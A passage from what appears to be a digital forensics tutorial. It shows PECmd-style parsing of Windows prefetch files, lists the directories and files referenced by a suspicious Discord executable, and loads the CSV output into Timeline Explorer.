
40: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\ONDEMANDCONNROUTEHELPER.DLL  
41: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\WINHTTP.DLL  
42: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\KERNEL.APPCORE.DLL  
43: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\MSWSOCK.DLL  
44: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\IPHLPAPI.DLL  
45: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\WINNSI.DLL  
46: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\NSI.DLL  
47: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\URLMON.DLL  
48: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\SRVCLI.DLL  
49: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\OLEAUT32.DLL  
50: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\OLE32.DLL  
51: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\DNSAPI.DLL  
52: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\RASADHLP.DLL  
53: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\FWPUCLNT.DLL  
54: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\BCRYPT.DLL  
55: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\EN-  
US\MSWSOCK.DLL.MUI  
56: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\WSHQOS.DLL  
57: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\EN-  
US\WSHQOS.DLL.MUI  
58: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\C\_20127.NLS  
59: \VOLUME{01d9da035d4d8f00-285d5e74}\USERS\JOHN  
DOE\APPDATA\LOCAL\MICROSOFT\WINDOWS\INETCACHE\IE\807R2XTQ\DISCORDSETUP[1].  
EXE  
60: \VOLUME{01d9da035d4d8f00-285d5e74}\USERS\JOHN  
DOE\APPDATA\LOCAL\TEMP\DISCORDSETUP.EXE (Keyword: True)  
61: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\TASKS\UPDATE.EXE  
62: \VOLUME{01d9da035d4d8f00-  
285d5e74}\WINDOWS\SYSTEM32\BCRYPTPRIMITIVES.DLL  
63: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\RPCSS.DLL  
64: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\UXTHEME.DLL  
65: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\PROPSYS.DLL  
66: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\CFGMGR32.DLL  
67: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\CLBCATQ.DLL  
68: \VOLUME{01d9da035d4d8f00-  
285d5e74}\WINDOWS\REGISTRATION\R0000000000006.CLB  
69: \VOLUME{01d9da035d4d8f00-285d5e74}\USERS\JOHN  
DOE\APPDATA\LOCAL\MICROSOFT\WINDOWS\CACHES\CVERSIONS.1.DB  
70: \VOLUME{01d9da035d4d8f00-285d5e74}\USERS\JOHN  
DOE\APPDATA\LOCAL\MICROSOFT\WINDOWS\CACHES\{AFBF9F1A-8EE8-4C77-AF34-  
C647E37CA0D9}.1.VER0X0000000000000003.DB  
71: \VOLUME{01d9da035d4d8f00-285d5e74}\USERS\DESKTOP.INI  
72: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\SAMLIB.DLL  
73: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\CRYPTBASE.DLL  
74: \VOLUME{01d9da035d4d8f00-285d5e74}\TEMP\INSTALL.BAT (Keyword: True)  
75: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\CMD.EXE

----- Processed

C:\Users\johndoe\Desktop\forensic\_data\kape\_output\D\Windows\prefetch\DISC

ORD.EXE-7191FAD6.pf in 0.29670430 seconds


Upon scrolling down the output, we can see the directories referenced by this executable.



```
Directories referenced: 23
00: \\VOLUME{01d9da035d4d8f00-285d5e74}\\$EXTEND
01: \\VOLUME{01d9da035d4d8f00-285d5e74}\\TEMP (Keyword True)
02: \\VOLUME{01d9da035d4d8f00-285d5e74}\\USERS
03: \\VOLUME{01d9da035d4d8f00-285d5e74}\\USERS\\JOHN DOE
04: \\VOLUME{01d9da035d4d8f00-285d5e74}\\USERS\\JOHN DOE\\APPDATA
05: \\VOLUME{01d9da035d4d8f00-285d5e74}\\USERS\\JOHN DOE\\APPDATA\\LOCAL
06: \\VOLUME{01d9da035d4d8f00-285d5e74}\\USERS\\JOHN DOE\\APPDATA\\LOCAL\\MICROSOFT
07: \\VOLUME{01d9da035d4d8f00-285d5e74}\\USERS\\JOHN DOE\\APPDATA\\LOCAL\\MICROSOFT\\WINDOWS
08: \\VOLUME{01d9da035d4d8f00-285d5e74}\\USERS\\JOHN DOE\\APPDATA\\LOCAL\\MICROSOFT\\WINDOWS\\CACHES
09: \\VOLUME{01d9da035d4d8f00-285d5e74}\\USERS\\JOHN DOE\\APPDATA\\LOCAL\\MICROSOFT\\WINDOWS\\INETCACHE
10: \\VOLUME{01d9da035d4d8f00-285d5e74}\\USERS\\JOHN DOE\\APPDATA\\LOCAL\\MICROSOFT\\WINDOWS\\INETCACHE\\IE
11: \\VOLUME{01d9da035d4d8f00-285d5e74}\\USERS\\JOHN DOE\\APPDATA\\LOCAL\\MICROSOFT\\WINDOWS\\INETCACHE\\IE\\807R2XTQ
12: \\VOLUME{01d9da035d4d8f00-285d5e74}\\USERS\\JOHN DOE\\APPDATA\\LOCAL\\TEMP (Keyword True)
13: \\VOLUME{01d9da035d4d8f00-285d5e74}\\USERS\\JOHN DOE\\DOWNLOADS
14: \\VOLUME{01d9da035d4d8f00-285d5e74}\\WINDOWS
15: \\VOLUME{01d9da035d4d8f00-285d5e74}\\WINDOWS\\APPPATCH
16: \\VOLUME{01d9da035d4d8f00-285d5e74}\\WINDOWS\\GLOBALIZATION
17: \\VOLUME{01d9da035d4d8f00-285d5e74}\\WINDOWS\\GLOBALIZATION\\SORTING
18: \\VOLUME{01d9da035d4d8f00-285d5e74}\\WINDOWS\\REGISTRATION
19: \\VOLUME{01d9da035d4d8f00-285d5e74}\\WINDOWS\\SYSTEM32
20: \\VOLUME{01d9da035d4d8f00-285d5e74}\\WINDOWS\\SYSTEM32\\DRIVERS
21: \\VOLUME{01d9da035d4d8f00-285d5e74}\\WINDOWS\\SYSTEM32\\EN-US
22: \\VOLUME{01d9da035d4d8f00-285d5e74}\\WINDOWS\\TASKS

Files referenced: 76
```

Further scrolling down the output reveals the files referenced by this executable.



```
Files referenced: 76
00: \\VOLUME{01d9da035d4d8f00-285d5e74}\\WINDOWS\\SYSTEM32\\NTDLL.DLL
01: \\VOLUME{01d9da035d4d8f00-285d5e74}\\TEMP\\DISCORD.EXE (Executable: True)
02: \\VOLUME{01d9da035d4d8f00-285d5e74}\\WINDOWS\\SYSTEM32\\KERNEL32.DLL
03: \\VOLUME{01d9da035d4d8f00-285d5e74}\\WINDOWS\\SYSTEM32\\KERNEL_BASE.DLL
04: \\VOLUME{01d9da035d4d8f00-285d5e74}\\WINDOWS\\SYSTEM32\\LOCALE.NLS
05: \\VOLUME{01d9da035d4d8f00-285d5e74}\\WINDOWS\\SYSTEM32\\APPHelp.DLL
06: \\VOLUME{01d9da035d4d8f00-285d5e74}\\WINDOWS\\APPPATCH\\SYSMAIN.SDB
07: \\VOLUME{01d9da035d4d8f00-285d5e74}\\WINDOWS\\SYSTEM32\\ADVAPI32.DLL
08: \\VOLUME{01d9da035d4d8f00-285d5e74}\\WINDOWS\\SYSTEM32\\MSVCRT.DLL
09: \\VOLUME{01d9da035d4d8f00-285d5e74}\\WINDOWS\\SYSTEM32\\SECHOST.DLL
10: \\VOLUME{01d9da035d4d8f00-285d5e74}\\WINDOWS\\SYSTEM32\\RPCRT4.DLL
11: \\VOLUME{01d9da035d4d8f00-285d5e74}\\WINDOWS\\SYSTEM32\\SHELL32.DLL
12: \\VOLUME{01d9da035d4d8f00-285d5e74}\\WINDOWS\\SYSTEM32\\MSVCP_WIN.DLL
13: \\VOLUME{01d9da035d4d8f00-285d5e74}\\WINDOWS\\SYSTEM32\\UCRTBASE.DLL
14: \\VOLUME{01d9da035d4d8f00-285d5e74}\\WINDOWS\\SYSTEM32\\USER32.DLL
15: \\VOLUME{01d9da035d4d8f00-285d5e74}\\WINDOWS\\SYSTEM32\\NETAPI32.DLL
16: \\VOLUME{01d9da035d4d8f00-285d5e74}\\WINDOWS\\SYSTEM32\\WIN32U.DLL
17: \\VOLUME{01d9da035d4d8f00-285d5e74}\\WINDOWS\\SYSTEM32\\GDI32.DLL
18: \\VOLUME{01d9da035d4d8f00-285d5e74}\\WINDOWS\\SYSTEM32\\GDI32FULL.DLL
19: \\VOLUME{01d9da035d4d8f00-285d5e74}\\WINDOWS\\SYSTEM32\\WS2_32.DLL
20: \\VOLUME{01d9da035d4d8f00-285d5e74}\\WINDOWS\\SYSTEM32\\WININET.DLL
21: \\VOLUME{01d9da035d4d8f00-285d5e74}\\WINDOWS\\SYSTEM32\\NETUTILS.DLL
22: \\VOLUME{01d9da035d4d8f00-285d5e74}\\$MFT
23: \\VOLUME{01d9da035d4d8f00-285d5e74}\\WINDOWS\\SYSTEM32\\SAMCLI.DLL
24: \\VOLUME{01d9da035d4d8f00-285d5e74}\\WINDOWS\\SYSTEM32\\IMM32.DLL
25: \\VOLUME{01d9da035d4d8f00-285d5e74}\\WINDOWS\\SYSTEM32\\DRIVERS\\CONDRV.SYS
```

## Suspicious Activity in Referenced Files

We should also consider the directory where the application was executed from. If it was run from an unusual or unexpected location, it may be suspicious. For example the below screenshot shows some suspicious locations and files.



Run count: 2

Last run: 2023-09-07 08:28:18

Other run times: 2023-08-28 09:39:02

Volume information:

#0: Name: \VOLUME{01d9da035d4d8f00-285d5e74} Serial: 285D5E74 Created: 2023-08-28 22:59:56 Directories: 8 File references: 74

Directories referenced: 8

00: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS  
01: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\FONTS  
02: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\GLOBALIZATION  
03: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\GLOBALIZATION\SORTING  
04: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32  
05: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\EN-US  
06: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEMAPPS  
07: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEMAPPS\MICROSOFT.WINDOWS\_SECHEALTHUI\_CW5N1H2TXYEWY

Files referenced: 84

00: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\NTDLL.DLL  
01: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\APPLICATIONFRAMEHOST.EXE (Executable: True)  
02: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\KERNEL32.DLL  
03: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\KERNELBASE.DLL  
04: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\LOCALE.NLS  
05: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\MSVCRT.DLL  
06: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\COMBASE.DLL  
07: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\UCRTBASE.DLL  
08: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\RPCRT4.DLL  
09: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\DXGI.DLL  
10: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\WIN32U.DLL  
11: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\GDI32.DLL  
12: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\GDI32FULL.DLL  
13: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\MSVCP\_WIN.DLL  
14: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\USER32.DLL  
15: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\IMM32.DLL  
16: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\RPCSS.DLL  
17: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\KERNEL.APPCORE.DLL  
18: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\BCRYPTPRIMITIVES.DLL  
19: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\CLBCATQ.DLL  
20: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\REGISTRATION\R0000000000006.CLB  
21: \VOLUME{01d9da035d4d8f00-285d5e74}\\$MFT  
22: \VOLUME{01d9da035d4d8f00-


285d5e74}\WINDOWS\SYSTEM32\APPLICATIONFRAME.DLL  
23: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\SHCORE.DLL  
24: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\SHLWAPI.DLL  
25: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\OLEAUT32.DLL  
26: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\TWINAPI.APPCORE.DLL  
27: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\UXTHEME.DLL  
28: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\PROPSYS.DLL  
29: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\DEV0BJ.DLL  
30: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\CFGMGR32.DLL  
31: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\TWINAPI.DLL  
32: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\SECHOST.DLL  
33: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\BCP47MRM.DLL  
34: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\D3D11.DLL  
35: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\DWMAPI.DLL  
36: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\D2D1.DLL  
37: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\OLE32.DLL  
38: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\ONECOREUAPCOMMONPROXYSTUB.DLL  
39: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\WIN32KBASE.SYS  
40: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\MSCTF.DLL  
41: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\D3D10WARP.DLL  
42: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\ADVAPI32.DLL  
43: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\RESOURCEPOLICYCLIENT.DLL  
44: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\DRIVERS\DXGMMMS2.SYS  
45: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\DRIVERS\DXGKRNL.SYS  
46: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\DXCORE.DLL  
47: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\DCOMP.DLL  
48: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\COREMESSAGING.DLL  
49: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\WS2\_32.DLL  
50: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\WIN32KFULL.SYS  
51: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\EN-US\APPLICATIONFRAME.DLL.MUI  
52: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\UIAUTOMATIONCORE.DLL  
53: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\GLOBALIZATION\SORTING\SORTDEFAULT.NLS  
54: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\SHELL32.DLL  
55: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\WINDOWS.STORAGE.DLL  
56: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\WLDP.DLL  
57: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\PROFAPI.DLL  
58: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\WINDOWS.STATEREPOSITORYCORE.DLL  
59: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\WINDOWS.STATEREPOSITORYPS.DLL  
60: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\WINDOWSCODECS.DLL

```
61: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\BCRYPT.DLL
62: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEMAPPS\MICROSOFT.WINDOWS.SECHE
---SNIP---
60: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\UMPDC.DLL
61: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SERVICING\CBSAPI.DLL
62: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SOFTWAREDISTRIBUTION\DOWNLOAD\A766D9CA8E03365B463454014B
3585CB\CBSHANDLER\STATE
63: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\WINDOWS.STORAGE.DLL
64: \VOLUME{01d9da035d4d8f00-285d5e74}\WINDOWS\SYSTEM32\WLDP.DLL

----- Processed
C:\Users\johndoe\Desktop\forensic_data\kape_output\D\Windows\prefetch\WUAU
CLT.EXE-5D573F0E.pf in 0.05522470 seconds -----
Processed 161 out of 161 files in 14.3289 seconds

CSV output will be saved to
C:\Users\johndoe\Desktop\forensic_data\prefetch_analysis\20230917160113_PE
Cmd_Output.csv
CSV time line output will be saved to
C:\Users\johndoe\Desktop\forensic_data\prefetch_analysis\20230917160113_PE
Cmd_Output_Timeline.csv
```

The destination directory contains the parsed output in CSV format.



Now we can easily analyse the output in Timeline Explorer. Let's load both files.

Source Created	Executable Name	Files Loaded	Directories	Run Count	Last Run	Previo...	Previo...	Previo...
2023-08-28 09:35:49	SETUP.EXE	\\VOLUME{01d9da035d4d8f00-285d5e74}\\WINDOWS\\SYSTEM32\\NTDLL.DLL, \\V...	\\VOLUME{01d9da035d4d8f00-285d5e74}\\PROGRAM F...	1	2023-08...			
2023-08-28 09:35:54	DLLHOST.EXE	\\VOLUME{01d9da035d4d8f00-285d5e74}\\WINDOWS\\SYSTEM32\\NTDLL.DLL, \\V...	\\VOLUME{01d9da035d4d8f00-285d5e74}\\WINDOWS, ...	9	2023-09...	2023-0...	2023-...	2023...
2023-08-28 09:36:06	DLLSS.EXE	\\VOLUME{01d9da035d4d8f00-285d5e74}\\WINDOWS\\SYSTEM32\\NTDLL.DLL, \\V...	\\VOLUME{01d9da035d4d8f00-285d5e74}\\SEXTEND, ...	1	2023-08...			
2023-08-28 09:36:10	SVCHOST.EXE	\\VOLUME{01d9da035d4d8f00-285d5e74}\\WINDOWS\\SYSTEM32\\NTDLL.DLL, \\V...	\\VOLUME{01d9da035d4d8f00-285d5e74}\\WINDOWS, ...	1	2023-08...			
2023-08-28 09:36:11	SMARTSCREEN.EXE	\\VOLUME{01d9da035d4d8f00-285d5e74}\\WINDOWS\\SYSTEM32\\NTDLL.DLL, \\V...	\\VOLUME{01d9da035d4d8f00-285d5e74}\\USERS, \\V...	6	2023-09...	2023-0...	2023-...	2023...
2023-08-28 09:36:16	SVCHOST.EXE	\\VOLUME{01d9da035d4d8f00-285d5e74}\\WINDOWS\\SYSTEM32\\SSDPSRV.DLL, \\V...	\\VOLUME{01d9da035d4d8f00-285d5e74}\\WINDOWS, ...	3	2023-08...	2023-0...	2023-...	2023...
2023-08-28 09:36:33	SGRMBROKER.EXE	\\VOLUME{01d9da035d4d8f00-285d5e74}\\WINDOWS\\SYSTEM32\\SGRMRNCCLAVE.DL...	\\VOLUME{01d9da035d4d8f00-285d5e74}\\WINDOWS, ...	4	2023-08...	2023-0...	2023-...	2023...
2023-08-28 09:36:33	SVCHOST.EXE	\\VOLUME{01d9da035d4d8f00-285d5e74}\\WINDOWS\\SYSTEM32\\VBSAPI.DLL, \\V...	\\VOLUME{01d9da035d4d8f00-285d5e74}\\PROGRAM F...	4	2023-08...	2023-0...	2023-...	2023...
2023-08-28 09:36:33	SVCHOST.EXE	\\VOLUME{01d9da035d4d8f00-285d5e74}\\WINDOWS\\SYSTEM32\\NTDLL.DLL, \\V...	\\VOLUME{01d9da035d4d8f00-285d5e74}\\WINDOWS, ...	10	2023-09...	2023-0...	2023-...	2023...
2023-08-28 09:36:59	DLLHOST.EXE	\\VOLUME{01d9da035d4d8f00-285d5e74}\\WINDOWS\\SYSTEM32\\NTDLL.DLL, \\V...	\\VOLUME{01d9da035d4d8f00-285d5e74}\\WINDOWS, ...	1	2023-08...			
2023-08-28 09:36:59	DSMUSERTASK.EXE	\\VOLUME{01d9da035d4d8f00-285d5e74}\\WINDOWS\\SYSTEM32\\NTDLL.DLL, \\V...	\\VOLUME{01d9da035d4d8f00-285d5e74}\\WINDOWS, ...	4	2023-08...	2023-0...	2023-...	2023...
2023-08-28 09:37:04	USEROOBROKER...	\\VOLUME{01d9da035d4d8f00-285d5e74}\\WINDOWS\\SYSTEM32\\NTDLL.DLL, \\V...	\\VOLUME{01d9da035d4d8f00-285d5e74}\\WINDOWS, ...	1	2023-08...			
2023-08-28 09:37:14	BACKGROUNDTASKL...	\\VOLUME{01d9da035d4d8f00-285d5e74}\\WINDOWS\\SYSTEM32\\NTDLL.DLL, \\V...	\\VOLUME{01d9da035d4d8f00-285d5e74}\\PROGRAMDA...	1	2023-08...			
2023-08-28 09:37:20	SMSS.EXE	\\VOLUME{01d9da035d4d8f00-285d5e74}\\WINDOWS\\SYSTEM32\\NTDLL.DLL, \\V...	\\VOLUME{01d9da035d4d8f00-285d5e74}\\WINDOWS, ...	1	2023-08...			
2023-08-28 09:37:30	CSRSS.EXE	\\VOLUME{01d9da035d4d8f00-285d5e74}\\WINDOWS\\SYSTEM32\\NTDLL.DLL, \\V...	\\VOLUME{01d9da035d4d8f00-285d5e74}\\WINDOWS, ...	1	2023-08...			
2023-08-28 09:37:30	WINLOGON.EXE	\\VOLUME{01d9da035d4d8f00-285d5e74}\\WINDOWS\\SYSTEM32\\NTDLL.DLL, \\V...	\\VOLUME{01d9da035d4d8f00-285d5e74}\\WINDOWS, ...	1	2023-08...			
2023-08-28 09:37:31	DWM.EXE	\\VOLUME{01d9da035d4d8f00-285d5e74}\\WINDOWS\\SYSTEM32\\NTDLL.DLL, \\V...	\\VOLUME{01d9da035d4d8f00-285d5e74}\\WINDOWS, ...	1	2023-08...			
